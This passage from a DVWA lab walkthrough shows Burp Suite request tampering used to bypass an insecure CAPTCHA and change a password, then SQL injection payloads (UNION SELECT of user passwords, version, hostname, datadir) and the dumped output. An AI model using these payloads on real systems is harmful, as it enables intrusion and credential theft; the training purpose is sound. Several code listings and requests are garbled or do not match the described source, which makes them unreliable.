
3. View source code for analysis.



The screenshot shows a browser window with the URL localhost/DVWA/vulnerabilities/view_source.php?phpsessid=security%medium. The page displays the source code of a PHP script. The code handles password changes, including validation of POST parameters, checking a CAPTCHA, and updating the MySQL database. It includes comments explaining the logic and handling of errors.

```
if( $_POST['change'] == 1 && !$_POST['step'] || 2 ) {  
    // This is the step 1  
    $hide_form = true;  
  
    $pass_new = $_POST['password_new'];  
    $pass_conf = $_POST['password_conf'];  
  
    if( $_POST['check_captcha'] != 1 ) {  
        $html .= "<p>Sorry! You have not passed the CAPTCHA.</p>";  
        $hide_form = false;  
        return;  
    }  
  
    // Check for SQL injection attack  
    if( $pass_new == $pass_conf ) {  
        $pass_new = ((isset($GLOBALS['__mysql_stm'])) ? mysqli_real_escape_string($GLOBALS['__mysql_stm'], $pass_new) : trigger_error('MySQLConverterTool: Fix the MySQL_escape_string() call'));  
        $pass_new = MD5($pass_new);  
  
        // Update database  
        $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '$username'";  
        $result = mysqli_query($GLOBALS['__mysql_stm'], $insert) or die("Error: " . (is_object($GLOBALS['__mysql_stm'])) ? mysqli_error($GLOBALS['__mysql_stm']) : ($__mysql_res = mysqli_connect_error()) ? $__mysql_res : false);  
  
        // Feedback for the user  
        echo "<p>Your password changed.</p>";  
    } else {  
        // If user didn't provide matching  
        echo "<p>Your passwords did not match.</p>";  
        $hide_form = false;  
    }  
  
    if( is_null($__mysql_res = mysqli_close($GLOBALS['__mysql_stm']))) || false : $__mysql_res);  
}  
  
$html = $pass_new . $pass_conf . $hide_form . $html;  
  
echo $html;  
  
// Compare All levels  
  
To direct input to this VM move the mouse pointer inside or press Ctrl+G.
```

4. Update your new password for testing.



The screenshot shows a browser window with the URL localhost/DVWA/vulnerabilities/captcha/. The page title is "Vulnerability: Insecure CAPTCHA". On the left, there is a sidebar with various exploit categories. The main content area contains a "Change your password:" form. It includes fields for "New password" and "Confirm new password", both currently set to "****". Below these fields is a reCAPTCHA field with the message "This connection is not secure. Logins entered here could be compromised. Learn More". A checkbox labeled "I'm not a robot" is present next to the reCAPTCHA button. At the bottom of the form is a "Change" button. To the right of the form, there is a "More Information" section with a link to <https://en.wikipedia.org/wiki/CAPTCHA>.

4. Intercept the request.

The screenshot shows the Burp Suite interface with a captured POST request. The request URL is `http://localhost/DVWA/vulnerabilities/captcha/`. The request body is as follows:

```
POST /DVWA/vulnerabilities/captcha/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4453.102 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 79
DNT: 1
Connection: keep-alive
Referer: http://localhost/DVWA/vulnerabilities/captcha/
Upgrade-Insecure-Requests: 1
Priority: -1
step=2&password_new=12345password_conf=12345--recaptcha-response=&change=changecaptcha
```

5. Make changes on the request for exploitation.

The screenshot shows the Burp Suite interface with the same captured POST request. The request body has been modified, indicated by a red dashed box around the URL parameter. The modified URL is:

```
step=2&password_new=12345password_conf=12345--recaptcha-response=&change=changecaptcha
```

6. Successfully password changed and also bypass CAPTCHA.

The screenshot shows a Kali Linux VM interface with a browser window open to the DVWA 'Insecure CAPTCHA' page. The URL is `localhost/DVWA/vulnerabilities/captcha/`. The left sidebar menu is visible, with 'Insecure CAPTCHA' highlighted. The main content area displays the 'Vulnerability: Insecure CAPTCHA' page. It includes a 'More Information' section with links to Wikipedia and Google's reCAPTCHA documentation. A large text input field contains the password 'password'. Below it is a 'reCAPTCHA' checkbox labeled 'I'm not a robot'. A 'Change' button is located at the bottom of the form.

6.3 High Level Security


There has been development code left in, which was never removed in production. It is possible to mimic the development values, to allow invalid values in be placed into the CAPTCHA field.

Steps:

1. Open the target page for analysis.

This screenshot is identical to the one above, showing the DVWA 'Insecure CAPTCHA' page. The URL is `localhost/DVWA/vulnerabilities/captcha/`. The left sidebar menu is visible, with 'Insecure CAPTCHA' highlighted. The main content area displays the 'Vulnerability: Insecure CAPTCHA' page. It includes a 'More Information' section with links to Wikipedia and Google's reCAPTCHA documentation. A large text input field contains the password 'password'. Below it is a 'reCAPTCHA' checkbox labeled 'I'm not a robot'. A 'Change' button is located at the bottom of the form.

2. Turn on intercalation on burp suite to capture traffic.



3. View source code for analysis.

Damn Vulnerable Web Application (DVWA)/Source::Damn Vulnerable Web Application (DVWA) — Mozilla Firefox

localhost/DVWA/vulnerabilities/view_source.php?phpsessid=1&security=high

```
if($_SERVER['REQUEST_METHOD'] == 'POST') {
    $username = $_POST['username'];
    $password = $_POST['password'];

    if(empty($username) || empty($password)) {
        echo "Both fields are required";
        exit();
    }

    $conn = mysqli_connect("localhost", "root", "root", "dvwa");
    if($conn === false) {
        die("Connection failed: " . mysqli_connect_error());
    }

    $stmt = $conn->prepare("SELECT * FROM users WHERE username=? AND password=?");
    $stmt->bind_param("ss", $username, $password);
    $stmt->execute();
    $result = $stmt->get_result();
    if($result->num_rows == 1) {
        $row = $result->fetch_assoc();
        if($row['password'] == $password) {
            echo "Login successful";
            session_start();
            $_SESSION['username'] = $username;
            $_SESSION['password'] = $password;
            header("Location: /index.php");
            exit();
        } else {
            echo "Incorrect password";
        }
    } else {
        echo "User does not exist";
    }
}
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

4. Enter new password for testing.

The screenshot shows a Kali Linux VM interface with a Firefox browser window. The URL is `http://localhost/DVWA/vulnerabilities/captcha/`. The main content is titled "Vulnerability: Insecure CAPTCHA". A sidebar on the left lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA (highlighted in green), SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), and XSS (Reflected). The main area contains a "Change your password:" form with fields for "New password" and "Confirm new password", both set to "abcd". Below these fields is a reCAPTCHA checkbox labeled "I'm not a robot". A tooltip for the checkbox states: "This connection is not secure. Logins entered here could be compromised. Learn More". There is also a "Change" button. At the bottom, there is a "More Information" section with a link to <https://en.wikipedia.org/wik/CAPTCHA>.

5. Intercept the request.

The screenshot shows the Burp Suite Community Edition interface. The "Intercept" tab is selected, and the status bar indicates "Request for http://localhost:80 [192.0.0.1]". The "Forwarded" dropdown is set to "Forwarded". The "HTTP history" tab shows a single captured request: "18-10-01 6 Jun... HTTP > Request POST http://localhost/DVWA/vulnerabilities/captcha/". The "Properties" tab displays the request details, including the URL, method, and headers. The "Content" tab shows the raw POST data: "POST /DVWA/vulnerabilities/captcha/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:12.0) Gecko/20100101 Firefox/12.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Content-Length: 12
Origin: http://127.0.0.1:8080
Referer: http://localhost/DVWA/vulnerabilities/captcha/
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
Priority: -1
...
abcde123password_conf=2048; recipient=response+user_token=fb4e608477c9053d7f8907c5d4Change=Change". The "Inspector" panel on the right shows the request attributes, query parameters, body parameters, cookies, and headers.

6. Make changes in request to exploit vulnerability.

The screenshot shows the Burp Suite interface with the 'Intercept' tab selected. A POST request is being viewed, targeting the URL `http://localhost/DVWA/vulnerabilities/captcha/`. The request body contains the following data:

```
password_no=123password_conf=123&recaptcha_response=6cbf_value6&user_token=f00ba8a77c29996a705b7ca5aChange+String
```

The 'Request' pane shows the raw and hex representations of the message. The 'Inspector' pane displays the request attributes, query parameters, form parameters, cookies, and headers. The status code is 200 OK and the length is 1031 bytes.

7. Password has been changed and bypass CAPTCHA.

The screenshot shows the DVWA application's 'Insecure CAPTCHA' page. The main content area displays the message: "Parrot mt. Chimpell". Below it, there is a "More Information" section with links to external resources:

- <https://en.wikipedia.org/wiki/CAPTCHA>
- <https://www.google.com/recaptcha/>
- https://owasp.org/www-project-automated-threats-to-web-applications/assets/oats/ENI/OAT-009_CAPTCHA_Defeat

Mitigation:

In the impossible level, the developer has removed all avenues of attack. The process has been simplified so that data and CAPTCHA verification occurs in one single step. Alternatively, the

developer could have moved the state variable server side (from the medium level), so the user cannot alter it.

Sample code:

```
<?php

if( isset( $_POST[ 'Change' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ],
    'index.php' );

    // Hide the CAPTCHA form
    $hide_form = true;

    // Get input
    $pass_new  = $_POST[ 'password_new' ];
    $pass_new  = stripslashes( $pass_new );
    $pass_new  = ((isset($GLOBALS["__mysqli_ston"])) &&
    is_object($GLOBALS["__mysqli_ston"])) ?
    mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $pass_new ) :
    ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This
    code does not work.", E_USER_ERROR)) ? "" : ""));
    $pass_new  = md5( $pass_new );

    $pass_conf = $_POST[ 'password_conf' ];
    $pass_conf = stripslashes( $pass_conf );
    $pass_conf = ((isset($GLOBALS["__mysqli_ston"])) &&
    is_object($GLOBALS["__mysqli_ston"])) ?
    mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $pass_conf ) :
    ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This
    code does not work.", E_USER_ERROR)) ? "" : ""));
    $pass_conf = md5( $pass_conf );

    $pass_curr = $_POST[ 'password_current' ];
    $pass_curr = stripslashes( $pass_curr );
    $pass_curr = ((isset($GLOBALS["__mysqli_ston"])) &&
    is_object($GLOBALS["__mysqli_ston"])) ?
    mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $pass_curr ) :
    ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This
    code does not work.", E_USER_ERROR)) ? "" : ""));
    $pass_curr = md5( $pass_curr );

    // Check CAPTCHA from 3rd party
    $resp = recaptcha_check_answer(
        $_DVWA[ 'recaptcha_private_key' ],
```

```

        $_POST['g-recaptcha-response']
    );

    // Did the CAPTCHA fail?
    if( !$resp ) {
        // What happens when the CAPTCHA was entered incorrectly
        echo "<pre><br />The CAPTCHA was incorrect. Please try again.</pre>";
        $hide_form = false;
    }
    else {
        // Check that the current password is correct
        $data = $db->prepare( 'SELECT password FROM users WHERE user = (:user)
AND password = (:password) LIMIT 1;' );
        $data->bindParam( ':user', dvwaCurrentUser(), PDO::PARAM_STR );
        $data->bindParam( ':password', $pass_curr, PDO::PARAM_STR );
        $data->execute();

        // Do both new password match and was the current password correct?
        if( ( $pass_new == $pass_conf ) && ( $data->rowCount() == 1 ) ) {
            // Update the database
            $data = $db->prepare( 'UPDATE users SET password = (:password) WHERE
user = (:user);' );
            $data->bindParam( ':password', $pass_new, PDO::PARAM_STR );
            $data->bindParam( ':user', dvwaCurrentUser(), PDO::PARAM_STR );
            $data->execute();

            // Feedback for the end user - success!
            echo "<pre>Password Changed.</pre>";
        }
        else {
            // Feedback for the end user - failed!
            echo "<pre>Either your current password is incorrect or the new
passwords did not match.<br />Please try again.</pre>";
            $hide_form = false;
        }
    }

    // Generate Anti-CSRF token
    generateSessionToken();

?>

```

7. SQL Injections Vulnerability

7.1 SQL Injection

A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (insert/update/delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system (load_file) and in some cases issue commands to the operating system.

SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to effect the execution of predefined SQL commands.


This attack may also be called "SQLi".

7.1.1 Low Level Security

The SQL query uses RAW input that is directly controlled by the attacker. All they need to do is escape the query and then they are able to execute any SQL query they wish.

Steps:

1. Open target web page.



2. View source code for analysis.

The screenshot shows a browser window with the following details:

- Title Bar:** Kali Linux - VMware Workstation
- Menu Bar:** File Edit View VM Tabs Help
- Address Bar:** localhost/DVWA/vulnerabilities/view_source.php?id=1&securityLevel=vuln
- Content Area:** The page displays the source code of a PHP file named `vulnerabilities/sqlisourceflow.php`. The code contains a SQL injection payload. The payload is as follows:

```
if(isset($_REQUEST['Submit'])) {
    $id = $_REQUEST['id'];
    $id = " OR 1=1 OR 1=1";
    $query = "SELECT * FROM users WHERE user_id = '$id' ";
    $result = mysqli_query($connection, $query);
    if(mysqli_num_rows($result) > 0) {
        echo "User found!";
    } else {
        echo "User not found!";
    }
}

if(isset($_POST['Submit'])) {
    $username = $_POST['username'];
    $password = $_POST['password'];
    $query = "SELECT * FROM users WHERE username = '$username' AND password = '$password'";
    $result = mysqli_query($connection, $query);
    if(mysqli_num_rows($result) > 0) {
        echo "Login successful!";
    } else {
        echo "Login failed!";
    }
}

if(isset($_GET['id'])) {
    $id = $_GET['id'];
    $query = "SELECT * FROM users WHERE user_id = '$id' ";
    $result = mysqli_query($connection, $query);
    if(mysqli_num_rows($result) > 0) {
        $row = mysqli_fetch_assoc($result);
        $username = $row['username'];
        $password = $row['password'];
        echo "User ID: " . $row['user_id'] . " - Username: " . $username . " - Password: " . $password;
    } else {
        echo "User not found!";
    }
}


if(isset($_POST['Submit'])) {
    $username = $_POST['username'];
    $password = $_POST['password'];
    $query = "INSERT INTO users (username, password) VALUES ('$username', '$password')";
    $result = mysqli_query($connection, $query);
    if($result) {
        echo "User created successfully!";
    } else {
        echo "Error creating user!";
    }
}
```

To direct input to this VM, move the mouse pointer inside or press **Ctrl+G**.

3. Enter input for testing functionality of web page.


A screenshot of a web browser displaying the DVWA (Damn Vulnerable Web Application) SQL Injection page. The URL in the address bar is 'localhost/DVWA/vulnerabilities/sql_injection_submit'. The main content area shows the title 'Vulnerability: SQL Injection' and a form with a 'User ID:' field containing '1 OR 1=1'. Below the form, the output shows the results of the exploit: 'ID: 1', 'First name: admin', and 'Last name: admin'. On the left, a sidebar menu lists various vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (selected), SQL Injection (Blind), Weak Session IDs, XSS (DOM), and XSS (Reflected). A 'More Information' section at the bottom provides links to external resources about SQL injection.

4. Enter one by one following payload to exploit vulnerabilities of page.



```
1Always True Scenario:
2' OR '' =
3
4Extract password
5' UNION SELECT user, password FROM users--
6
7version of database
8' union select 1,@@version#
9
10Hostname
11' union select null,@@hostname #
12
13current database
14' union all select system_user(),user() #
15
16Database Name
17' union select null,database() #
18
19location of the database
20' union select null,@@datadir #
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



The screenshot shows the DVWA SQL Injection page. The URL is `localhost/DVWA/vulnerabilities/sql_injection/?id=1 OR /*%3D++&submit=Submit`. The payload entered is `' OR '' =`. The results show the following data:

User ID	First name	Last name
101 - OR /* =	First name: Gordon	Last name: Brown
102 - OR /* =	First name: Hack	Last name: Who
103 - OR /* =	First name: Bob	Last name: Peacock
104 - OR /* =	First name: Rob	Last name: Smith

The sidebar on the left lists various attack types, with "SQL Injection" highlighted. A "More Information" link is visible at the bottom right of the main content area.

Kali - VMware Workstation

Vulnerability: SQL Injection

User ID: `sword FROM users--` Submit

ID: 1 UNION SELECT user, password FROM users--
First name: sword
Surname: 2024-09-03 03:04:00|132|233|678
ID: 1 UNION SELECT user, password FROM users--
First name: gg123456
Surname: 456789012345678901234567890123456789
ID: 1 UNION SELECT user, password FROM users--
First name: 12345
Surname: 00123456789012345678901234567890123456789
ID: 1 UNION SELECT user, password FROM users--
First name: p00t0
Surname: 00123456789012345678901234567890123456789
ID: 1 UNION SELECT user, password FROM users--
First name: 1111
Surname: 914dc0c3b5aef05d61d832791e6002cf09

More Information

Kali - VMware Workstation


